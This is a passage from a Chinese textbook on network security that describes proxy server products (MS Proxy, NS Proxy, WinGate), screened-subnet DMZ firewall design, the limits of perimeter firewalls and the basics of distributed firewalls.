MS Proxy 的一个显著特点是多个 MS Proxy 可组成阵列(array)或链式(chain)结构,这种结构对大型企业网特别有用,因为它可提高代理服务器的容错性,减少故障发生率。而且这种结构可使得代理服务器能够提供层次和分布式缓存功能,代理服务器之间可以根据 ICP(Internet 缓存协议,它允许一组代理服务器共享彼此的缓存文档)使得代理服务器之间的负载均衡。同时这种结构也增强了局域网和代理服务器的可扩展性。

作为 MTS(Microsoft Transaction Server)的一个组件,MS Proxy 必须与 NT Server 一同使用,实际上它与 IIS(Internet Information Server)绑定,由 MMC(Microsoft Management Console)统一管理。MS Proxy 可对客户端进行用户管理、控制和过滤。它的用户与 NT Server 主域的用户一致。因此,MS Proxy 只对 NT Server 域的用户提供代理服务。

除此之外,MS Proxy 支持透明连接,它允许客户端用户使用自己喜欢的应用程序,而不必为代理服务器作任何配置。为了实现这个目的,MS Proxy 需在客户端安装其客户端组件。在安装时安装程序首先重新命名客户端已有的 WinSock DLL 文件,接着将新的代理 DLL 文件装入客户端。这个代理 DLL 接收客户端的所有 Socket 请求,决定该请求是否转发给 MS Proxy。如果应用程序(如浏览器)用 WinSock 代理访问外部 Internet,则代理 DLL 就会将 API 请求转发给 MS Proxy;如果访问内部局域网,该请求就转发给已重命名的 WinSock DLL。上述处理增加了网络调用的额外开销,同时也增加了故障发生的可能性。

2. NS Proxy

NS Proxy 拥有许多关于代理应用通信的功能。这些功能有助于认证用户,提高网络性能,简化实现,以及提高扩展性。其中最著名的功能有 Windows NT 域同步、自动代理配置、簇管理和逆向代理。

NS Proxy 对轻量目录访问协议(LDAP)提供支持。LDAP 支持集中认证的用户名和

口令，它使用 TCP 端口 636 进行网络通信。NS Proxy 不允许 Windows NT 域直接对客户进行认证。然而，它允许 LDAP 数据库与 Windows NT 域保持同步，使得 NT 用户在两种类型的认证中使用同样的用户名和口令。

为了减轻客户端的复杂配置，NS Proxy 对自动代理配置（Automatic Proxy Configuration，APC）提供支持，大大简化了 Netscape Navigator 或 Microsoft Internet Explorer 使用代理服务器的配置过程。APC 得到了主要代理服务器提供商的支持。

配置大型代理服务器阵列时，作为一个单位管理一组服务器很关键。NS Proxy 通过簇管理（clustered management）实现了这一功能。簇管理提供了如下功能：

- 启动、终止或重启动代理服务器阵列。
- 在整个服务器阵列上一次性传输配置文件。
- 自动组合阵列服务器上的错误和日志文件。

NS Proxy 扩展了 HTTP 缓存功能，能够动态决定哪一页缓存最长。Netscape 产品将缓存安全文档并在本地代理服务器系统中进行存储。然而它需要远程服务器认证每一个请求文档的用户。这是方便性与安全性的一个折中：系统非常方便，因为它允许更快地返回安全文档；而它并不安全，因为这些文档被存储在本地服务器的缓存中，比在远程 Web 服务器上要危险得多。

与所有的 Netscape 产品一样，NS Proxy 设计时考虑了可扩展性。通过使用分层缓存，NS Proxy 能够将多个代理服务器作为一个整体组使用。因此它能够更有效地利用代理服务器阵列。分层缓存能够使用用户 IP 地址代替服务器 IP 地址转发请求。通常，在发送请求时，代理服务器以自己的地址代替客户端 IP 地址。为了保证管理员在网络中需要用到的源 IP 过滤及其他网络功能，NS Proxy 提供了客户端 IP 转发功能。

NS Proxy 还支持在企业网中考虑智能分布缓存的缓存阵列路由协议（Cache Array Routing Protocol，CARP）。与 MS Proxy 2.0 只支持 SOCKS v4 不同的是，NS Proxy 还支持 SOCKS v5，除了 Windows NT，它还可用于 Digital UNIX、HP-UX、Solaris、AIX 等平台。

3. WinGate

虽然 MS Proxy 在中型及大型环境中都发展得很快，但对于小型企业网来讲，它仍不大实用。因为它价格昂贵、对硬件要求很高，同时必须与 Windows NT 一同使用，而且代理的速度较慢。WinGate 正好弥补了 MS Proxy 的上述缺点，它是小型局域网的首选产品。

WinGate 支持目前 Internet 上流行的大多数协议，提供应用层、传输层以及 SOCKS 3 种代理服务。它能够运行于 Windows 95、Windwos NT Workstation、Windwos NT Server 且占用内存少。对 HTTP 协议它还能够提供较为简单的内容过滤，而且代理的速度比较快。

作为小型企业网的解决方案，WinGate 不支持阵列和链式结构，也不提供逆向代理。另外，由于它不要求安装客户端组件，因此对于不支持代理服务的应用协议，如 FTP、SMTP 和 POP，客户端需要显式地配置代理服务器的地址。

4.2.3.3　屏蔽子网防火墙

代理服务器通过一台主机进行内部网络和外部网络之间的隔离，因此，充当代理服务器的主机非常容易受到外部的攻击。入侵者只要破坏了这一层的保护，就可以很容易地进入

内部网络。对代理服务器的改进是在内网和外网之间建立一个子网以进行隔离,这种方式称为屏蔽子网防火墙。这个屏蔽子网区域称为边界网络(perimeter network),也称为非军事区(De-Militarized Zone,DMZ)。

一种典型的屏蔽子网防火墙体系如图 4.7 所示。




图 4.7 屏蔽子网防火墙构造示意图

屏蔽子网防火墙系统用了两个包过滤路由器(内部路由器和外部路由器)和一个堡垒主机,在定义了“非军事区”网络后,屏蔽子网防火墙支持网络层和应用层安全功能。网络管理员将堡垒主机、信息服务器以及其他公用服务器放在“非军事区”网络中。“非军事区”网络很小,处于 Internet 和内部网络之间。一般情况下,将“非军事区”配置成使用 Internet,内部网络系统能够访问“非军事区”网络上数目有限的系统,而通过“非军事区”网络直接进行信息传输是严格禁止的。

对于进来的信息,外部路由器启用包过滤规则,防范通常的外部攻击(如源地址欺骗和源路由攻击),并管理 Internet 到“非军事区”网络的访问。它只允许外部系统访问堡垒主机。内部路由器提供第二层防御,只接收源于堡垒主机的数据包,负责管理“非军事区”到内部网络的访问。

对于发往 Internet 的数据包,内部路由器管理内部网络到“非军事区”网络的访问。它只允许内部系统访问堡垒主机(还可能有信息服务器)。外部路由器上的过滤规则要求使用代理服务(只接收来自堡垒主机的去往 Internet 的数据包)。

内部路由器(又称阻塞路由器)位于内部网和“非军事区”之间,用于保护内部网不受“非军事区”和来自 Internet 的入侵,它执行了大部分的过滤工作。

外部路由器还可以防止部分 IP 欺骗,因为内部路由器分辨不出一个声称从“非军事区”来的数据包是否真的从“非军事区”来,而外部路由器很容易分辨出真伪。在堡垒主机上,可以运行各种各样的代理服务器。

堡垒主机是最容易受侵袭的,万一发生堡垒主机被入侵控制的情况,对于采用屏蔽子网的网络体系结构,入侵者仍然不能直接侵袭内部网络,因为内部网络受到内部过滤路由器的保护。

如果没有“非军事区”,那么入侵者控制了堡垒主机后就可以监听整个内部网络的对话。如果把堡垒主机放在“非军事区”网络上,即使入侵者控制了堡垒主机,所能侦听到的内容也是有限的,即只能侦听到周边网络的数据,而不能侦听到内部网上的数据。内部网络上的数

据包虽然在内部网上是广播式的，但内部过滤路由器会阻止这些数据包流入"非军事区"网络。

综上所述，内部路由器位于内部网和 DMZ 之间，它的主要功能如下：

- 负责管理 DMZ 到内部网络的访问。
- 仅接收来自堡垒主机的数据包。
- 完成防火墙的大部分过滤工作。

而外部路由器的主要功能可以归纳如下：

- 防范通常的外部攻击。
- 管理 Internet 到 DMZ 的访问。
- 只允许外部系统访问堡垒主机。

堡垒主机的主要功能如下：

- 进行安全防护。
- 运行各种代理服务，如 WWW、FTP、Telnet 等。

4.3　分布式防火墙技术

4.3.1　传统防火墙案例分析

传统防火墙因其位于网络的入口处，亦称为边界防火墙。防火墙将网络分隔成两个部分，内部网络和外部网络。

由于防火墙不能过滤那些"看不到"的传输（内部网络的传输不需要经过防火墙，因此防火墙看不见），因此它只能假定所有位于内部网络的主机是可信任的，而所有外部的主机都是不可信任的。这个模型在网络严格遵守限定的拓扑布局时工作得很好。但是随着网络连通性的扩展，如远程交换和 VPN 等，这个模型面临着越来越大的挑战。

先来看一个例子：某企业在企业网络与外部企业之间加上了一层防火墙，如图 4.8 所示。对外部的访问设置严格的控制，因为内部有一些包括资料账户等重要信息，而这样的做法却被轻易地攻破，到底是被什么样的方法攻破的呢？防火墙同时来给公司的资源访问及跨地域工作带来了困扰，这又是为什么？

如图 4.9 所示。入侵者可以通过物理方法接入内部网络，如在办公室直接接上网线，这样就可以绕过防火墙的监控接入内部的服务器。

网络中的数据是由一个个数据包组成的，防火墙对每个数据包的处理要耗费资源。吞吐量是指在不丢包的情况下单位时间内通过防火墙的数据包数量。随着 Internet 的日益普及，内部网用户访问 Internet 的需求在不断增加，一些企业也需要对外提供诸如 FTP、DNS 等服务，这些因素会导致网络流量的急剧增加，而防火墙作为内外网之间的唯一数据通道，如果吞吐量太小，就会成为网络瓶颈，给整个网络的传输效率带来负面影响。因此，考察防火墙的吞吐能力有助于更好地评价其性能表现。这也是测量防火墙性能的重要指标。

举一个常见的例子，校内资源一般是无法直接访问的，但是能用 VPN、隧道等技术访问校内防火墙后的网站。

一些带有病毒的邮件会被防火墙拦截，但是如果这个邮件中的病毒进行过加密，就可以




图 4.8 典型的集中式防火墙结构




图 4.9 内部入侵示意图

轻易地骗过防火墙。例如梅丽莎病毒就可以利用加密的方法骗过防火墙。

内部网络中可能存在多个防火墙，这样的防御策略的制定就非常麻烦，由于防火墙有着不同的功能，不能对其进行相同的管理，需要对各个防火墙进行不同的设置与维护。例如最上层的防火墙是与外部连接的防火墙，需要对大量的交互数据进行过滤与处理，所以需要大流量吞吐防火墙；而下一层的防火墙则需要做到权限控制，控制谁具有什么样的权限。

集中式防火墙具有以下缺点：

- 防外不防内。传统防火墙一般位于网络的入口处，对于外来的攻击可以有效地抵制，但是对于网络内部的攻击却无能为力。传统防火墙是基于这样一个假设，即每一个外部用户都是一个潜在的敌人，而内部用户均是可信任的。然而实际环境中，大多数的攻击来自内部，即使用户是诚实可靠的，一些恶意的病毒、蠕虫代码亦会将诚实的用户变成一个不知情的攻击者。
- 瓶颈问题。防火墙位于网络的接入口，其吞吐量直接影响网络的性能。虽然计算机硬件的处理能力在不断提高，但是更快的网络速度和更复杂的协议相结合产生的效果对防火墙的计算能力提出了严峻的挑战，使得防火墙易成为网络的瓶颈和单点失效点。
- 易被绕过。现在计算机接入网络的方式多种多样，人们可以很轻易地建立一个非授权的接入点。各种隧道技术、无线接入技术和拨号访问都可以绕过防火墙的安全机制。纵然防火墙的策略定义得很完善，对它无法控制的接入也无可奈何。对于这种网络外部的远程访问，亟需一种行之有效的保护和防范措施。
- 端到端的加密对传统防火墙也是一个威胁。传统防火墙的分组过滤方法需要察看分组包头的信息来进行过滤，防火墙无法从加密的报文中获取其所需的信息。
- 策略的制定和维护复杂。传统防火墙根据网络的拓扑结构制定规则。在大型的网络中，往往有多个接入点和内部防火墙，这使得策略管理非常复杂，一般没有一种通用的管理机制，通常主要依靠网络管理员的能力和经验。

4.3.2　分布式防火墙的基本原理

传统防火墙的很多缺陷主要集中在依赖于网络拓扑结构和单一接入控制。Tom Markham 对此形象地加以比喻：“网络工程师和安全管理员被绑住脚踝与攻击者进行一场比赛，而网络拓扑结构就是这个绑绳。”想要克服传统防火墙的缺点，就必须打破这一束缚。

Steven M. Bellovin 于 1999 年首次提出了分布式防火墙的概念。在这种模式下，策略仍是由一个中心统一定义，而策略的执行却是由各个端节点完成的。如此便消除了单一接入点，内网和外网的划分并不依赖于网络的拓扑结构，因此内网的定义具有更多的逻辑意义，可以包含局域网内无线接入的用户、拨号用户、通过 VPN 连接的用户，而不仅限于传统意义上某个房间或某栋建筑中的网络。

相应地，在防火墙的策略上也不需按照网络拓扑结构来制定访问控制列表，管理员可以更专注于对被保护的对象来制定规则。图 4.10 给出了分布式防火墙的模型架构。

在图 4.10 中，没有了边界防火墙，取而代之的是每个桌面计算机都通过安全策略机制进行控制，这些安全策略来自策略服务器，系统管理员设置统一的安全管理策略，由各桌面计算机的通信模块自动下载并更新本地策略。

这种分布式防火墙最大的优点是防火墙不再受限于拓扑结构，并且将单点防护变成了多点防护，即“全民皆兵”，从而大大提高了防护能力和数据交换效率。同时，分布式防火墙不会再有边界防火墙存在的瓶颈问题，吞吐量不再受防火墙的速率限制，某一点的连接失败不再会隔离整个网络。

因此，一个分布式防火墙系统包含 3 个基本组件：

(1) 策略语言。用于描述安全策略。分布式防火墙系统提供一个策略服务器，系统管

